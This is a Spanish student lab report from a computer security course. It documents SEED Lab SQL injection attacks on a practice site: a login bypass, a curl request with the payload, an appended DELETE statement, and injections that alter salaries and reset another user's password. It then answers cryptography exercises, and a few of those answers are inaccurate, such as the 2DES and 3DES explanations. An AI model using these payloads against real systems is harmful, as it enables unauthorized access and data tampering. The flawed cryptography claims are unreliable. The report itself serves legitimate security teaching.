



UNR Universidad
Nacional de Rosario

Universidad Nacional de Rosario

FACULTAD DE CIENCIAS EXACTAS, INGENIERÍA Y
AGRIMENSURA

LICENCIATURA EN CIENCIAS DE LA COMPUTACIÓN

TRABAJO PRÁCTICO II

Seguridad Informática

Arroyo Joaquín
Bolzan Francisco

1. SQL Injection

1.1. SQL Injection Attack on SELECT Statement

1.1.1. SQL Injection Attack from webpage

Para este ataque, teniendo la información de que la query utilizada para realizar el login es la siguiente

```
SELECT
    id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE
    name='$input_name' AND
    Password='$hashed_pwd'
```

sabemos que lo que se completa en `$input_name` es el nombre de usuario y en `$hashed_pwd` su contraseña. Queremos ingresar con `admin` como usuario, por lo que ingresando en **Username** `admin'#`, la query se completa de la siguiente forma:

```
SELECT
    id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE
    name='admin' # AND Password=''
```

y podemos ingresar al sistema con el usuario `admin` sin saber su contraseña.





Figura 1: Formulario de login.



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10211352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Figura 2: Página principal.

1.1.2. SQL Injection Attack from command line

Este ataque es análogo al anterior, pero realizado desde línea de comando con el siguiente comando:

```
$ curl 'www.SeedLabSQLInjection.com/index.php?username=admin%27%23&Password='
```

con este comando, obtenemos información del código base de la página.



```
[12/20/24]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

Figura 3: Respuesta obtenida


1.1.3. Append a new SQL statement

Utilizando la query mostrada en la sección 2.1.1, si ingresamos en **Username** este texto `admin'; DELETE FROM credential WHERE '1'='1'; #`, la query se completa de la siguiente manera:

```
SELECT
  id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE
  name='admin'; DELETE FROM credential WHERE '1'='1'; # AND Password=''
```

De esta forma no solo deberíamos obtener acceso al sistema, sino que también logramos appendear una nueva query, la cual elimina todos los registros de la tabla `credential`.

Luego de ejecutar la query en el sistema, obtuvimos el siguiente error:



```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE
'1'='1'; #' and Password='da39a3ee5e6b4b0d3255bfef9' at line 3]]\n
```

Figura 4: Error al ejecutar la query.

Esto sucede ya que el método `$conn->query($sql)` no permite la ejecución de más de una query.

1.2. SQL Injection Attack on UPDATE Statement

Una vez dentro del sistema con lo realizado en la sección 2.1, tenemos acceso a un formulario para editar información de cada usuario. Este formulario se edita con la siguiente query:

```
UPDATE credential
SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
WHERE ID=$id'
```

1.2.1. Modify your own salary


Tenemos la información de que en la tabla **credential** también tenemos la columna **salary**, por lo que podemos aprovechar la anterior query para editar esta información.

Para modificar nuestro salario (asumiendo que somos Alice), vamos a hacer lo siguiente

1. Ingresamos con el usuario de Alice de la misma forma que entramos con admin en la sección 2.1.1
2. Una vez dentro, vamos hacia el formulario de edición de perfil de usuario e ingresamos: ',salary='n en NickName y guardamos, esto completará la query de la siguiente forma:

```
UPDATE credential
SET
    nickname='', salary=<n>,
    email='',
    address='',
    Password='',
    PhoneNumber='',
WHERE ID=<Alice_id>'
```

por lo que vamos a modificar el salario de Alice por el valor *n*.



The screenshot shows a web application interface for SEED LABS. At the top, there is a green navigation bar with the SEED LABS logo, a 'Home' link, an 'Edit Profile' link, and a 'Logout' button. The main content area has a light green background and contains a table with user profile information. The table has two columns: 'Key' and 'Value'. The rows are: Employee ID (10000), Salary (10000000), Birth (9/20), SSN (10211002), NickName (empty), Email (empty), Address (empty), and Phone Number (empty). At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Figura 5: Tabla con el salario de Alice modificado

1.2.2. Modify other people's salary

Esta tarea es análoga a la anterior, en lugar de ingresar con Alice, ingresamos con Bobby, y en el paso 2 realizamos lo mismo con $n = 1$.

1.2.3. Modify other people's passwords

Sabemos que la tabla `credential` tiene la tabla `name` la cuál representa al username de cada usuario. Sabiendo esto, vamos a ingresar la contraseña que querramos en **Password**, y lo siguiente en **Phone Number**: 'WHERE name='<username>';#.

Esto hará que la query se complete de la siguiente forma:

```
UPDATE credential
SET
    nickname='',
    email='',
    address='',
    Password='<new_password>',
    PhoneNumber='' WHERE name='<username>'; # WHERE ID=<Alice_id>
```

Así insertamos una nueva condición para el UPDATE editaremos la contraseña del usuario <username> con la contraseña <new_password> (la que nosotros elijamos).

2. Criptografía Aplicada

Ejercicio 1. Usualmente se dice que el método *one-time-pad* es un método irrompible. Piense un posible ataque para *one-time-pad* teniendo dos textos de la misma longitud cifrados con la misma clave. Si consigue un ataque exitoso, cómo puede ser entonces que el método sea clasificado usualmente como “irrompible”?

El método *one-time-pad* es considerado irrompible si se cumplen las siguientes condiciones:

1. La clave es completamente aleatoria,
2. Tiene la misma longitud que el texto plano,
3. Se usa una sola vez, y
4. Se mantiene secreta.

Si dos textos, T_1 y T_2 , son cifrados con la misma clave K , como $C_1 = T_1 \oplus K$ y $C_2 = T_2 \oplus K$, un atacante puede calcular mediante propiedades de asociatividad, conmutatividad e inverso propio del XOR(\oplus):

$$C_1 \oplus C_2 = (T_1 \oplus K) \oplus (T_2 \oplus K) = T_1 \oplus T_2,$$

que revela la operación $T_1 \oplus T_2$. Esto permite deducir patrones o recuperar uno de los textos si el otro es conocido.

El *one-time pad* sigue siendo irrompible cuando no se reutiliza la clave, ya que este ataque es consecuencia de un mal uso del método y no de una debilidad inherente.

Ejercicio 2. Las claves de DES son cortas para los requerimientos actuales. Una posibilidad es tener dos claves k_1 y k_2 , y encriptar el mensaje usando primero k_1 , y luego encriptar el resultado usando k_2 . Proponga cómo funcionaría la desencriptación. Qué vulnerabilidades puede tener este esquema, asumiendo que el atacante tiene mucha memoria disponible?

En un esquema con dos claves k_1 y k_2 , el proceso de cifrado se realizaría de la siguiente manera:

1. Encriptar el mensaje M con la primera clave k_1 : $C_1 = \text{DES}(M, k_1)$,
2. Encriptar el resultado C_1 con la segunda clave k_2 : $C_2 = \text{DES}(C_1, k_2)$.

Para la desencriptación, se realizaría el proceso inverso:

1. Desencriptar el mensaje C_2 con k_2 : $C_1 = \text{DES}^{-1}(C_2, k_2)$,
2. Desencriptar el resultado C_1 con k_1 : $M = \text{DES}^{-1}(C_1, k_1)$.

Este esquema se conoce como *2DES*. Sin embargo, tiene vulnerabilidades:

1. **Ataque de cumpleaños:** Si el atacante tiene suficiente memoria, puede realizar un ataque de *colisiones*, donde, a través de la búsqueda de claves, puede encontrar pares de valores que producen el mismo resultado en cada paso de la encriptación, lo que reduce la seguridad.
2. **Reducción de la complejidad:** Aunque el esquema usa dos claves, un atacante podría romper *2DES* en tiempo similar al de un ataque a *DES*, ya que el número de combinaciones posibles es solo 2^{56} (comparado con 2^{112} para un cifrado realmente seguro con dos claves independientes).

En resumen, *2DES* no ofrece una mejora significativa en la seguridad respecto a *DES*.

Ejercicio 3. Explicar cómo funciona la mejora 3DES para DES. Explicar por qué esta alternativa no tiene los problemas del esquema visto en el ejercicio anterior.

La mejora *3DES* (Triple DES) mejora la seguridad de *DES* aplicando el cifrado DES tres veces con dos o tres claves diferentes. El esquema funciona de la siguiente manera:

1. Cifrado con la primera clave k_1 : $C_1 = \text{DES}(M, k_1)$,
2. Descriptado con la segunda clave k_2 : $C_2 = \text{DES}^{-1}(C_1, k_2)$,
3. Cifrado nuevamente con la tercera clave k_3 : $C_3 = \text{DES}(C_2, k_3)$.

La descriptación sigue el mismo proceso, pero en orden inverso:

1. Descriptar con k_3 : $C_2 = \text{DES}^{-1}(C_3, k_3)$,
2. Cifrar con k_2 : $C_1 = \text{DES}(C_2, k_2)$,
3. Descriptar con k_1 : $M = \text{DES}^{-1}(C_1, k_1)$.

Ventajas de *3DES* sobre el esquema *2DES*:

1. **Mayor seguridad:** A diferencia de *2DES*, donde el atacante puede reducir la seguridad mediante un ataque de cumpleaños, *3DES* tiene un espacio de claves mucho mayor, de 2^{168} (cuando se usan tres claves independientes), lo que lo hace mucho más resistente a los ataques de fuerza bruta.
2. **Uso de claves independientes:** En *3DES*, si se utilizan tres claves diferentes k_1, k_2, k_3 , el sistema es efectivamente más seguro que *DES* simple. Si $k_1 = k_3$, el esquema se convierte en *2DES*, pero incluso en ese caso la seguridad es superior a la de *2DES* debido a la mayor longitud de la clave.

En resumen, *3DES* mejora significativamente la seguridad de *DES* al aplicar múltiples rondas de cifrado con claves independientes, superando las vulnerabilidades de *2DES*.

Ejercicio 4. Si se desea encriptar un archivo de 1MB. Cómo utilizaría RSA para encriptarlo?

RSA solo puede encriptar datos hasta el largo de la clave misma, por lo que no es utilizado para la encriptación de archivos de gran tamaño. Entonces, para encriptar un archivo de 1MB utilizando *RSA*, se sigue un enfoque híbrido que combina *RSA* con un algoritmo simétrico como *3DES*:

1. Generar tres claves aleatoria simétricas K_1^{DES}, K_2^{DES} y K_3^{DES} (de 64 bits cada una, 192 bits en total para *3DES*).
2. Cifrar el archivo de 1MB usando *3DES* con las claves definidas previamente, siguiendo los pasos mencionados en ejercicios anteriores.
3. Cifrar las tres claves *DES* con *RSA* usando la clave pública K_{RSA} .
4. Guardar el archivo cifrado y las claves *DES* cifradas.

Para la descriptación:

1. Descriptar las claves *DES* usando la clave privada K_{RSA} .
2. Descriptar el archivo con *3DES* utilizando las claves K_1^{DES}, K_2^{DES} y K_3^{DES} .

Este enfoque permite cifrar grandes archivos de manera eficiente utilizando *RSA* para proteger la clave simétrica y *3DES* para cifrar el archivo.

Ejercicio 6. Cuál es la diferencia entre los modos de operación ECB y CBC? Cuál recomendaría para encriptar el contenido de una imagen en forma de mapa de bits?

La principal diferencia entre estos dos modos de operación es la forma de encriptación del texto.

- **ECB** divide el texto en bloques de 64 bits y utiliza una sola clave para (des)encriptar cada bloque por separado. El resultado es la concatenación de los bloques cifrados obtenidos. Esto puede traer vulnerabilidades, ya que bloques similares se encriptan de la misma forma.

- En el modo **CBC**, el primer bloque se suma (XOR) con un vector de inicialización y el resultado se encripta con la clave provista. Luego, el segundo bloque se suma (XOR) con el texto cifrado del primero y el resultado se encripta con la clave provista, y así sucesivamente. De esta forma porciones iguales de texto legible no resultan en porciones iguales de texto cifrado, ya que cada encriptación de bloque depende de sus bloques anteriores, y no simplemente de sí mismo.

Para encriptar el contenido de una imagen en forma de mapa de bits, recomendamos utilizar el modo **CBC**. Esto ya que, como vimos, **ECB** da un resultado donde los bloques similares se encriptan de la misma forma, por lo que es muy probable que la estructura general de la imagen siga siendo identificable, perdiendo así el significado de la encriptación.

En cambio, como **CBC** encripta bloques a partir de sus anteriores (o un vector de inicialización en el bloque 0), la imagen si quedará totalmente cifrada gracias al ruido que este proceso aporta.

Esto se ilustra con el siguiente ejemplo:




Figura 6: Imagen original.




Figura 7: Imagen cifrada con ECB.



Figura 8: Imagen cifrada con CBC.